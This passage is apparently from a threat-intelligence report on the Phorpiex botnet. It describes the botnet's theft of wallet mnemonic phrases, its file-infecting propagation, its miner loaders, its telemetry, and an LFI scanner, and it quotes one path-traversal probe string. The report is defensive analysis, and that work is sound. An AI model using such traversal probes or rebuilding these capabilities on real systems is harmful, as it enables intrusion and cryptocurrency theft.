Another element of the cryptocurrency hijacking feature is a module that continuously monitors both the clipboard and local drive files. Its purpose is to detect and exfiltrate BIP-39 mnemonic phrases to a Command and Control (C2) server.

BIP-39 mnemonic phrases are a standard for generating a 12 to 24-word recovery phrase to back up crypto wallets. Using a specific, ordered list of 2048 English words, they turn complex binary keys into human-readable, portable, and secure backups, allowing for universal wallet recovery.

This capability allows the attacker to steal cryptocurrency by recovering the associated private key.

File injector for propagation

The samples also drop the program responsible for creating the infected files that deploy Phorpiex. This injector iterates over all files on the system, infecting user executable files to further spread the infection.

This module can create both `64` bit and `32` bit modified `MZ` files that have the `.zero` section and will download the Loader portion of the infection chain.

Generic loader

A generic loader, notably similar to those used for dropping the botnet executable, was also observed delivering an `XMRIG` crypto miner. The main distinction is the absence of telemetry URLs in this miner-related loader.

Telemetry payload

A payload that simply queried an endpoint was found and would indicate a global telemetry counter that keeps track of infected devices no matter what the delivery method (loader) was.

This payload has also been seen dropped by the botnet component which indicates the attackers trying to keep track of the current active nodes count.

LFI vulnerability scanner

The botnet has been observed deploying a sample that systematically searches for Local File Inclusion (LFI) vulnerabilities.

This is achieved by generating random IP addresses and then bruteforcing scans across numerous common paths, such as `../../../../../../apache/logs/access.log`.

The sample would then report back the vulnerable endpoints to a PHP endpoint on the C2 server.

Aside from capturing the payload we also saw this scanning hit our honeypot infrastructure and confirmed that the IPs performing such scans also show in our infection telemetry.

Botnet commands

The commands that can be sent through the botnet have not seen major activity. They are mostly used to deploy botnet updates and have also dropped the same telemetry payload explained above.

This is to be expected as the main C2 URL infrastructure has not changed or gone down during our tracking.

Phorpiex remains a powerful and persistent example of an adaptive threat actor infrastructure, showing a decade-long evolution culminating in a sophisticated hybrid P2P architecture and multi-stage monetization throughout 2025. It shifted from a pure spam botnet to an effective loader for major ransomware strains (like LockBit Black and Global), demonstrating a sophisticated, profit-driven operational model alongside active crypto-clipping and sextortion campaigns.

The botnet's technical resilience is high, utilizing encrypted command headers, dynamic P2P node sharing, anti-takeover measures, and worm-like propagation tactics to bypass firewalls and reconfigure routers via UPnP, ensuring persistence and expansion. Phorpiex is a continuously modernizing platform that serves as a flexible distribution mechanism for a variety of high-impact cybercrimes, confirmed by high daily infection volumes and successful, geolocated ransomware deployments. The threat actors are actively experimenting with campaign deployment, using initial low-impact probes before launching full-scale, high-value operations.

All IOCs from downloaded samples and crypto currency wallets can be found here.

For a consistent view over all Phorpiex drops you can follow the tag “dropped-by-phorpiex” on Malware Bazaar.
